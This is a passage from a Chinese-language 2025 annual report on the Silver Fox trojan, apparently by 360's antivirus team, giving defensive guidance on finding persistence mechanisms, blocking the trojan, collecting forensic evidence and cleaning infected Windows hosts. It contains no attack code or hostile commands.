
可通过PCHunter查看服务情况，通过文件厂商（包括签名状态），服务名称、服务描述，以及最重要的映像路径，发现可疑服务。


比如下面案例中，服务名称描述是随机的，路径可以明显看出是通过命令行执行参数方式启动。文件厂商信息空缺，与正常软件服务明显不符。



●计划任务排查


可以结合发现的可疑进程排查服务，通过第三方工具，集中展示已注册计划任务的各类详细信息，可以较为容易地分辨出可疑服务。如下图，描述为Windows Ie的服务，对应文件为腾讯签名的文件，明显存在厂商信息不符的情况。





●**Run项目与启动文件夹**

启动文件夹以lnk类为主



（四）
通信类排查

还可根据现场情况辅以其他的排查方式。在有线索情况下，可以通过排查进程联网情况找到可疑进程。但是如果没有线索，不建议一般管理员直接排查主机进程联网情况，联网进程众多，内容复杂，在缺乏足够经验和有效信息支持情况下，很难直接在网络访问中发现问题数据。

首先使用网络连接排查工具，如360“流量防火墙”，查看设备中是否存在可疑的进程连接网络，或存在系统进程连接境外的服务器或其他可疑IP。如果发现有可疑的网络连接，则重点排查相应的进程，是否本身为木马，或者加载有木马模块，木马ShellCode等，以及其启动关系。

对于主动发起的网络连接，若其对应的进程无法明确来源或属于非必要的网络连接（如某个应用程序在未执行网络操作时却有网络连接发起），需进一步关注。

（五）
排查原则与应急阻断

1.排查总体思路与原则

识别异常点

结合用户反馈、日志信息及安全工具扫描结果，重点排查可疑现象：

- **异常进程、服务、计划任务**
- **可疑文件、异常新增目录**
- **异常网络连接、可疑外连行为**

开展上下文关联分析

对已发现的异常点进行溯源和链路拓展，明确其行为上下文：

- **关联进程的父子关系、启动路径、加载的模块**
- **分析相关文件的创建时间、修改时间、存放位置**
- **查询是否存在多个异常点之间的联动关系（如同一木马的不同组件）**

修复与验证

根据分析结果执行针对性修复措施，包括清理恶意组件、恢复被篡改的配置等。完成处理后，需再次验证：

- **异常行为是否彻底消除**
- **是否存在新的可疑点**
- **系统运行是否恢复正常**

2.常用的应急阻断方法

网络隔离与设备隔离

根据威胁程度，可采取以下措施：

●断开网络连接（有线/无线）

●对服务器施加 VLAN 隔离

●在网关或防火墙上封禁可疑IP/域名

强制下线高风险通信软件

●对易被攻击者利用的办公通信软件（如钉钉、微信、QQ 等）进行强制下线或暂时禁用，避免恶意指令通过这些通道下发。

切断木马启动链路

●删除或禁用相关启动项（注册表、计划任务、服务）

●清理自启动目录中的可疑文件

●移除发现的DLL劫持、劫持文件等启动方式

终止并处置恶意进程

●使用任务管理器、安全工具等终止相关进程

●若无法直接结束进程，可通过重命名文件、替换同名空文件等方式阻断其运行

●清理进程相关句柄与模块，可必要时重启系统加强处置效果

对持续回写行为进行文件占用与覆盖

针对能自动恢复或持续回写的恶意文件、启动项：

●使用同名正常文件进行占用或覆盖

●调整文件权限防止恶意程序重新写入

●配合监控工具promon观察哪个进程进行的重写操作

●病毒存在关机回写的：可尝试暴力关机等方法，比如拔电源，强制按下电源键15秒关机等方式解决。

四
攻击溯源采样

现场的溯源工作主要是理清攻击脉络、获取攻击线索以及掌握木马传播情况。重点需要确定：

●木马如何感染的设备

常见的有：微信、钉钉钓鱼以及搜索引擎钓鱼情况等

●木马的组成文件与落地时间

主要包含木马的安装包位置；释放的一阶远控、二阶远控、使用的工具；窃取的资料信息，使用的诈骗图片、文档、二维码等。

注意收集各类可疑文件信息，包括文件样本、路径、时间、文件之间关联、注册表服务等周边信息。

●木马是否再次传播以及传播方法

就银狐木马来说，直接的横向渗透较为少见，重点排查通过已登录的IM软件，拉群传播的情况。

对于查找样本，主要关注如下信息：

●浏览器访问记录

●下载记录

●安全软件拦截记录

●低权限目录

注入Docments、Appdata、ProgramData等，此类目录是木马较为常见的藏匿目录

●安全软件隔离区

发现可疑文件后，使用360安全卫士的文件隔离功能，将文件隔离至安全区域，防止其进一步传播和破坏。同时，对文件进行备份，备份文件应存储在安全的外部存储设备中，并记录文件的原始路径、文件名、文件大小、修改时间等详细信息

●样本提取

需要进行样本鉴定和获取样本行为的，可以尝试使用沙箱提取样本行为。

●聊天记录

可查看移动设备聊天记录，注意PC端记录有可能被清除。

进程排查方法如前文所述，排查过程中，注意记录进程相关信息，可通过截图保存相应信息。

●网络连接取证

通过360安全卫士的网络连接监控功能，对可疑网络连接进行截图，记录连接的源IP和端口、目标IP和端口、连接状态、连接建立时间等信息。

若有条件，使用WireShark等网络抓包工具对网络链接进行抓包分析，获取网络数据包内容。将抓包文件保存好，并记录抓包时间、网络环境等相关信息，以便后续分析判断是否存在恶意网络通信行为。

●系统日志取证

查看系统日志，如应用程序日志、安全日志、系统日志等。重点关注与可疑文件、进程、网络连接相关的日志记录，如文件的创建、修改、执行记录，进程的启动、异常终止记录，网络连接的建立、断开记录等。

将相关重要日志记录导出保存，记录导出日志的时间范围、日志类型等信息。系统日志能为分析木马的入侵时间、操作行为等提供重要线索。

五
银狐木马清理

（一）
常规清理

一般来说，联网状态下，使用360终端安全产品，仅需使用快速扫描，即可完成对木马的清理工作。如果对快速扫描结果不满意，或者需要彻底清理木马产生的各类文件，可使用全盘扫描，全盘扫描耗时较长。

在使用360终端安全产品进行木马清理时，需要注意下面几点：

1.关注信任区是否有被信任的异常文件，确保没有木马被加入信任区。

2.扫描前建议更新产品到最新版，保持产品的默认设置。

3.对于扫描发现的问题，无特殊情况下，建议按照默认选项处理。

（二）
顽固木马清理

对于少部分顽固木马，可能破坏操作系统，干扰安全产品正常运行等问题。造成终端安全产品无法正常工作的，可尝试使用360急救箱进行清理。使用360急救箱前，建议对重要数据进行备份，以免发生意外，造成系统无法正常启动。

（三）
再次检查

在完成查杀和手动清理后重启计算机，使系统设置和修复生效。重启后，可再次打开360终端安全产品，进行一次快速扫描，确保没有残留的银狐木马文件或进程。若仍发现可疑项，重复上述查杀和修复步骤，进行彻底清理干净。

（四）
安全加固措施

启用360终端安全产品的实时防护功能，包括文件实时防护、网络实时防护、注册表实时防护等，实时监控计算机的操作，防止银狐木马及其他恶意软件的再次入侵。

定期更新360终端安全产品及系统补丁，保持系统和安全软件处于最新的防护状态。同时，教育用户增强安全意识，不随意点击陌生链接、下载未知来源的文件、接收不明邮件附件，谨慎对待社交软件中的可疑信息，从源头降低感染银狐木马的风险。

SILVER FOX TROJAN ANNUAL REPORT 2025

银狐木马年度报告 2025

THE END

360数字安全 360安全大模型

360安全能力中心反病毒部

2025年12月